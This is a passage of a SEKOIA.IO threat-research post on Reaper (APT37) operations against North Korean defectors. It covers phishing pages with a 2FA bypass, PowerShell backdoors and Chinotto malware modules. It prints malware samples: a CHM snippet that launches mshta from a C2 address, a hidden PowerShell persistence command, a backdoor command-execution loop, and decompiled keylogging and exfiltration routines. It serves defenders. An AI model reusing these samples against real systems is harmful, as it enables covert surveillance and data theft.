Peeking at Reaper’s surveillance operations

blog.sekoia.io/peeking-at-reaper-surveillance-operations-against-north-korea-defectors/

16 March 2023

Threat & Detection Research Team March 16 2023
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During our day to day hunting to protect our customers, we came across two Command and Control servers (C2s) of the North Korea-nexus intrusion set **Reaper (aka APT37)** with open directories, allowing us to observe **hosted implants** as well as **victim’s exfiltrated data**.

Reaper is active since at least 2012, primarily conducting cyberespionage **campaigns against NGOs** and civil society (dissidents, journalists, DPRK defectors). Reaper’s assessed missions are **surveillance and counter intelligence in support of DPRK’s strategic interests**, notably the **Ministry of State Security** (MSS) aka. Bowibu. Reaper used infection vectors in past campaigns include watering holes exploiting 0 day vulnerabilities, and phishing emails with malicious attachment.

SEKOIA.IO analysts’ investigation led to the uncovering of several **phishing webpages**, a CHM infection vector, new **PowerShell implants** and **Chinotto malware modules**, a Reaper signature malware documented by Kaspersky in November 2021. We assess the recently observed activity almost certainly pertains to the surveillance of North Korea defectors, and associate it to Reaper with high confidence.

Credential harvesting via phishing webpages

Our first finding was phishing webpages targeting multiple email and cloud services such as **Naver**, **iCloud**, **Kakao**, **Mail.ru** and **163.com**. In some cases, we were able to retrieve the phishing web pages and analyse their source code.

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
Samples of phishing webpages created by Reaper

Targeting Kakao and 163.com users



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
登 录

注册网易邮箱 邮箱官方App

无限容量，使用无忧 升级VIP邮箱

Fake 163.com login webpage



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카카오 서비스 뿐 아니라 Daum, Melon 및 다양한 외부 서비스까지
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kakao

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○ 로그인 상태 유지

로그인

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
Fake kakao.com login webpage

SEKOIA.IO analysts identified two types of phishing operated by Reaper. The first one, used against 163.com users, is quite standard: the collected credentials are sent to a PHP script and the victim is redirected to the real service via Javascript, following a fake error message. Interestingly, the variables used to send the stolen credentials (atotsuke, akaunto, pasuwado) are in Japanese. SEKOIA.IO analysts assess it is a possible attempt to run a **false flag operation**.

The second one, used against iCloud, Naver and Kakao, is more complex as it can rely on four different technologies (HTTP, websockets, and real time messaging public services Ably and Pubnub) to bypass 2 factors authentication (2FA) mechanism. SEKOIA.IO analysts assess Reaper possibly interface **Ably** and **Pubnum** services with browser automation libraries (such as **Puppeteer**) on the server side. In this case, the browser automation script would be used to check whether the data provided is valid and steal the authentication tokens / cookies, as indicated below.



SEKOIA.IO | 2FA bypass by using real time messaging services

Use of Ably and PubNub Reaper in their phishing operations

1 The phishing web page subscribes to a channel, sending stolen credentials to a browser automation script interacting with the real webpage.

2 The browser automation script sends the stolen credentials and OTP to the real web page.


3 If the authentication succeeds, the cookies are saved and a message aimed to redirect the user to the real login page is sent back. Otherwise, error messages are displayed to the user.

As the API keys used by Reaper are directly available inside the client-side JavaScript code, **anyone can subscribe to the communication channels and look at Reaper operations** which represents an opportunity for cybersecurity researchers to gain insight into Reaper's victimology.

It is worth to note that **these phishing webpages were not resolved by any domain name**. Therefore, we still don't know how they were accessed by the victims. It is possible that they were embedded inside **iframes** by using vulnerabilities affecting some services, inserted in attacker's controlled websites or in HTML files sent by email.

Infection vector and Powershell backdoors

The infection vectors retrieved during our investigation came from a Github repository online since 2021 and used as a staging infrastructure by Reaper. Most of the infection vectors (dozen of them) are **RAR and ZIP archives** containing malicious **Microsoft Compressed HTML (CHM) files**, sometimes associated to a decoy “password protected” benign document. When opened, these CHM files execute **MSHTA** to download and launch a lighter variant of the Chinotto Powershell backdoor, as shown below:



SEKOIA.IO | Malicious CHM launching MSHTA


The loaded MSHTA contains the PowerShell backdoor

```
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap::shortcut">
<PARAM name="Item1" value=',mshta.exe,http://141.105.65.165/data/proxy/3.html ,'>
<PARAM name="Item2" value="273,1,1">
</OBJECT>
<script>
x.Click();
</script>
```

The PowerShell backdoors loaded from the mshta files on the remote server ensure their persistence thanks to a random registry key stored under HKCU:\Software\Microsoft\Windows\Current Version\Run\[Random Value]. This key executes mshta to load the backdoor hosted on the C2 server, as shown below:

C:\windows\system32\cmd.exe /c PowerShell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass ping -n 1 -w 487980 2.2.2.2 || mshta http://[C2]/[mshta].html

Two Powershell backdoors variants were discovered from the retrieved mshta files hosted on the remote server. The first one, previously named “light” variant and already documented by multiple cybersecurity vendors, such as Ahnlab, is a simple backdoor which communicates every 7 seconds to its C2 to receive a command to execute through cmd.exe /c [command] and redirect the result to a specific file. The resulting file content is then encoded in base64 and sent to the C2 via a POST HTTP request.



SEKOIA.IO | Command handling of the “light” PowerShell backdoor

```
do {
    Try {
        $ILwtQ = sendRequest $computer_and_user '';
        If($content -ne 'null' -and $content -ne '') {
            $content = $content.SubString(1, $ILwtQ.Length - 2);
            $command = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($content));
            if ($command) {
                cmd.exe /c $command > $result_file;
                $result = Get-Content $result_file;
                $data = 'R=' + [System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($result));
                sendRequest $computer_and_user $data;
            }
        }
    }
    Catch {}
    Start-Sleep -Seconds 7;
} while ($true -eq $true)
```

The second variant have the same code base as the first one, but instead of directly executing commands via cmd.exe, it accepts a few hard coded commands handled by Powershell, such as:

Command	Description

Command	Description
fileinfo	Recursively list all files in a directory and create a CSV file with the following attributes:Name, Length, LastWriteTime, Fullname and send it back to the C2.
dir	Create a ZIP archive of a specified directory and send it back to the C2.
file	Send back the content of a file to the C2.
down	Download a file via wget from a specified URL.


Based on Korea Internet & Security Agency’s publication on ThorCERT, these first backdoors deployed on the victim’s computers are used to execute the Chinotto DLLs.

New Chinotto Windows DLLs

In 2021, Kaspersky discovered a new malware named Chinotto (based on its pdb filename string) attributed to Reaper. According to Kaspersky, this malware shows fully fledged capabilities to control and exfiltrate sensitive information from the victims. As mentioned before, this malware has a Windows, an Android and a Powershell variant. Older Windows DLLs of Chinotto communicate with the C2 using HTTP, notably with the following commands:

- cmd: execute a received command
- down/up: download/upload a file
- scap: take screenshots for a certain period of time
- etc.

In this investigation, SEKOIA.IO analysts only identified Windows Chinotto DLLs, that we called the **CKU** and the **DATA** variants. In variants we analysed, instructions are hardcoded, either with the “cku” or with the “data” command, depending on the type of variant, and communication with the C2 only occurs to exfiltrate data.



SEKOIA.IO | Differences between the old and new Chinotto samples

```
while ( 1 )
{
  v23 = 0;
  // Get command from C2 :
  // http://%s%s?id=%s&type=command&direction=receive
  received_command = RequestC2((int)v29, &v23, (int)v8, (int)v31);
  v13 = received_command;
  v14 = -1;
  if ( received_command && *received_command && v23 )
  {
    received_command[v23] = 0;
    v25 = 0;
    command = copy_command(received_command);
    v16 = (WCHAR *)operator new(0x2000u);
    MultiByteToWideChar(0, 0, command, -1, v16, 4096);
    OutputDebugStringW(v16);
    OutputDebugStringW(L"\n");
    v17 = dispatch_command(v26, command, (__int16 *)v31, (__int16 *)v29);
    v14 = v17;
    if...
  }
  Sleep(500 * v24);
  if...
  v18 = RequestC2((int)v33, &v23, (int)v26, (int)v35);
  v13 = v18;
  if ( v18 )
    break;
LABEL_26:
  if...
LABEL_30:
  Sleep(500 * v24);
  v8 = v26;
}
```

Old variant

```
int __usercall main_routine@<eax>(char *sIP@<edi>, WCHAR *w_co
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO E

  memset(Command, 0, 260);
  // base64("cku:") = "Y2t1Og=="
  strcpy(b64_string, "Y2t1Og==");
  memset(&b64_string[9], 0, 0x299B);
  if ( decode_b64_command(b64_string, Command) == 1 )
  {
    dispatch_command(url, w_computer_username, Command, sIP);
    Sleep(0x1388u);
  }
  Sleep(0xEA60u);
  return 1;
}
```

```
void __usercall sub_100360F0(int a1@<ecx>, int a2@<edi>, void *a3)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  memset(v5, 0, 260);
  // base64("data:") = "ZGF0YTo="
  strcpy(v4, "ZGF0YTo=");
  memset(&v4[9], 0, 10651);
  if ( decode_b64_command(v4) == 1 )
  {
    dispatch_command(a1, v5, a2, a3);
    Sleep(0x1388u);
  }
  Sleep(0xEA60u);
}
```

New variant

The figure above outlines observed differences between older and newer samples. The left side of the figure shows a while loop which contains functions to request commands from the C2 and execute this command. In newer versions (right side of the figure), the while loop is removed as well as the function to request the command from the C2. Instead, the command is hardcoded in base64. The upper part corresponds to the “cku” version and the bottom to the “data” version.

In addition to the hardcoded command, the dispatch_command function contains other available commands, allowing for a differentiation between capabilities of the samples found in late 2021 by Kaspersky and samples observed by SEKOIA.IO analysts. The following table shows the added and removed commands.

Command	Description	Note
ref	Send beacon to the C2 server	
cmd	Execute Windows command	
down	Download file from C2	
up	Upload file to C2	
state	Upload log file	
regstart	Copy current malware to CSIDL_COMMON_DOCUMENTS and register file to registry	
cleartemp	Remove files from malware folder (in %APPDATA%)	
updir	Copy current malware to CSIDL_COMMON_DOCUMENTS and register file to registry	removed
init	Collect files from specific paths and extensions	removed
scap	Take screenshot	removed
run	Run Windows command with ShellExecuteW API	
chedc	Download an encrypted file	
update	Download updated malware and register it	
wait	Sleep for 30 minutes	
wakeup	Wake up after 2.5 seconds	
cku	Explained below	New. Only in the CKU variant
data	Explained below	New. Only in the DATA variant

CKU command

The CKU command is a combination of three functionalities:

- screen capture
- keylogging
- data collection
- etc.

Screen capture

Screenshots are made every 5 seconds. The name of the screenshot contains the date in the following format: YYYY-MM-DD HH:MM:SS.jpg (example: 2023-01-12 13:23:45.jpg)

Keylogging

The keylogging functionality uses the GetAsyncKeyState API. Each keystroke is logged with the name of the current foreground windows in a file named C:\Users\Public\Key.ini

Data collection

As described by Kaspersky, to select data to extract, Chinotto needs a filter containing:

- a path
- at least one regex describing the files to be extracted.

The malware will then gather all files matching the regex from the directory path and its subdirectories.

The CKU command:

- collects .ini files from C:\Users\Public (including subdirectories). This includes the Key.ini file. The corresponding filter is C:\Users\Public>ini|

- checks if removable devices are attached to the computer. If so, all files are dumped. The filter is :\>.|
- checks if the directory C:\ProgramData\Phone exists. If so, all files are also dumped. The filter is C:\ProgramData\Phone>.|.

DATA command

We only identified a few “DATA” samples, and found these variants are of lesser complexity than the CKU variant. The data collection uses the same principle as for the CKU command, with different filters. The variants we found don’t have the same behaviour, for instance here are two filters found in different data variants:


- From common directory (CSIDL_MYDOCUMENTS, CSIDL_MYMUSIC, CSIDL_MYVIDEO, FOLDERID_DOWNLOADS), the command gather files with the following extensions: |jpeg|png|gif|bmp|hwp|hwpx|doc|docx|xls|xlsx|xlsm|ppt|pptx|pdf|txt|mp3|amr|m4a|ogg|aac|wav|wma|3gpp|eml|lnk|zip|rar|egg|alz|7z|vcf|3gp
- The command gather files from D:\ and E:\ with the following extensions: jpg|jpeg|png|gif|bmp|hwp|hwpx|doc|docx|xls|xlsx|xlsm|ppt|pptx|pdf|txt|mp3|amr|m4a|ogg|aac|wav|wma|3gpp|eml|lnk|zip|rar|egg|alz|7z|vcf|3gp

Data extraction

Data extraction (for CKU and DATA commands) consists in creating a ZIP archive of files with the following name format e_[ckupd]-[a-zA-Z0-9]{8}.zip. The ckupd part indicates the type of data contained in the archive:

- d: documents collected by the “data” DLL
- c: the archive contains screenshots
- k: the archive contains .ini files
- u: the archive contains files from removable disks
- p: the archive contains data from C:\ProgramData\Phone

Here is an example of the function which generates archive names.



SEKOIA.IO | Chinotto archive name creation

```
// create random archive name:
// - e_k-WhFLzhTx.zip
// - e_c-wPp74spM.zip
//
// e_[ckup]-[0-9a-zA-Z]{8}
void __usercall create_random_archive_name(char *archive_name@<ebx>, int archive_type)
{
  signed int v2; // kr00_4
  int i; // edi
  char v4[260]; // [esp+140h] [ebp-108h] BYREF

  strcpy(v4, "p##F2I 0ZLsZG; {'%89+Y#CG-F5p05S0[HynTip,%YS TWr^Em)z,74SXPSKn");
